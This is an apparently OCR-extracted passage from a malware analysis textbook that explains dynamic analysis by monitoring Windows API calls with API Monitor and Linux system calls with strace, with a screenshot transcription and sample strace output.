
Application programming interfaces (APIs) are parts of the Windows OS that allow external applications to access OS information such as file systems, threads, errors, registry, kernel, buttons, mouse pointer, network services, web, and the Internet. Malware programs also use these APIs to access the OS information and cause damage to the system.

You need to gather the APIs related to the malware programs and analyze them to reveal their interaction with the OS as well as the activities they have been performing over the system. Use API call monitoring tools such as API Monitor to monitor API calls made by applications.

- **API Monitor**

  Source: *https://www.apimonitor.com*

  API Monitor is a software that allows you to monitor and display Win32 API calls made by applications. It can trace any exported API and it displays a wide range of information, including function name, call sequence, input and output parameters, function return value, etc. It is a useful developer tool for understanding how Win32 applications work and for learning their tricks.



APIMonitor (Trial Version, 7 Days Left)
Action File Grid Help
Views
BuyNow
Process and Thread
API Name
IsEntry API
Summary I
API Na
API De
Time S
Durati
Module
Is Ent
Proces
Thread
Before Ca
(none)
After Cal
(none)
Return
(none)
Help
Detail
API Selector
Filter Profile:
Save
Delete
API Category:
ACTIVEDS.dll
adsldpc.dll
ADVAPI32.dll
bcrypt.dll
combase.dll
COMCTL32.dll
COMDLG32.dll
CRYPT32.dll
GDI32.dll
gdiplus.dll
iertutil.dll
IMM32.dll
KERNEL32.dll
KERNELBASE.dll
MPR.dll
MSIMG32.dll
API Name:
Only Selected Items
ADsBuildEnumerator
ADsBuildVarArrayInt
ADsBuildVarArrayStr
ADsDecodeBinaryData
ADsEncodeBinaryData
ADsEnumerateNext
AdsFreeAdsValues
ADsFreeEnumerator
ADsGetLastError
ADsGetObject
ADsOpenObject
ADsSetLastError
AdsTypeToPropVariant
AdsTypeToPropVariant2
AllocADsMem
AllocADsStr
BinarySDToSecurityDescriptor
ConvertSecDescriptorToVariant
ConvertSecurityDescriptorToSecDes
ConvertTrusteeToSid
DllCanUnloadNow
Options
Find API:
Select All API
Clear All API
Add DLL...
OK
Cancel

☑ Don't display if API was called by inside API
☐ Show GetLastError (Have a serious impact on performance)
Default Parameter Num: 5 Length: 32

Figure 7.109: Screenshot of API Monitor

Some additional API monitoring tools are as follows:

- APImetrics (*https://apimetrics.io*)
- Runscope (*https://www.runscope.com*)
- AlertSite (*https://smartbear.com*)



Dynamic Malware Analysis: System Calls Monitoring

- Syscalls or system calls act as an interface between the application and kernel
- It provides an **interface for processes** that are activated by an operating system
- Monitoring system calls can help detect malware and understand its **behavior**
- It can also reveal the type of **damage** the malware caused to the system
- Tools such as **strace** can be used to view or trace the system calls in a Linux environment

strace

strace **intercepts and records the system calls** by a process and the signals received by the process

```
root@ubuntu-Virtual-Machine:/home/ubuntu/strace# ps
    PID TTY          TIME CMD
   2930 pts/0    00:00:00 sudo
   2935 pts/0    00:00:00 su
   2936 pts/0    00:00:00 bash
   3162 pts/0    00:00:00 dbus-launch
   3230 pts/0    00:00:00 ps
root@ubuntu-Virtual-Machine:/home/ubuntu/strace# strace -p 2930
strace: Process 2930 attached
ppoll([
```

```
root@ubuntu-Virtual-Machine:/home/ubuntu/strace# strace -c ls > /dev/null
% time     seconds  usecs/call     calls    errors syscall
------ ----------- ----------- --------- --------- ----------------
  0.00    0.000000           0         7           read
  0.00    0.000000           0         1           write
  0.00    0.000000           0        11           close
  0.00    0.000000           0        10           fstat
  0.00    0.000000           0        27           mmap
  0.00    0.000000           0         8           mprotect
  0.00    0.000000           0         1           munmap
  0.00    0.000000           0         3           brk
  0.00    0.000000           0         2           rt_sigaction
  0.00    0.000000           0         1           rt_sigprocmask
  0.00    0.000000           0         3         3 ioctl
  0.00    0.000000           0         8           pread64
  0.00    0.000000           0         2         2 access
  0.00    0.000000           0         1           execve
  0.00    0.000000           0         2         2 statfs
  0.00    0.000000           0         2         1 arch_prctl
  0.00    0.000000           0         2           getdents64
  0.00    0.000000           0         1           set_tid_address
  0.00    0.000000           0         9           openat
  0.00    0.000000           0         1           set_robust_list
  0.00    0.000000           0         1           prlimit64
------ ----------- ----------- --------- --------- ----------------
100.00    0.000000                   103         8 total
root@ubuntu-Virtual-Machine:/home/ubuntu/strace#
```

https://strace.io

System Calls Monitoring

Syscalls or system calls act as an interface between an application and the kernel. It provides an interface for processes that are activated by an OS. System calls are generated by an application or program when it requires access to specific resources from the OS. They are usually generated during context switching from the user to kernel mode or kernel to user mode. The monitoring of system calls helps detect malware and in understanding the behavior of the detected malware. The monitoring of system calls can also reveal the type of damage caused to the system by the malware. Tools such as strace can be used to view or trace the system calls in a Linux environment.

- **strace**

  Source: *https://strace.io*

  The strace tool intercepts and records system calls by a process and the signals received by the process. The name of each system call, its arguments, and its return value are printed on a standard error or to a file specified with the **-o** option.

  Run the following command for attaching the strace tool to the active process:

  ```
  strace -p <ProcessID>
  ```

  Execute the following command to view only system calls accessing a specific or given path:


  ```
  strace -P <given path> ls /var/empty
  ```

  Run the following command to count time, calls, and errors for each system call:

  ```
  strace -c ls > /dev/null
  ```

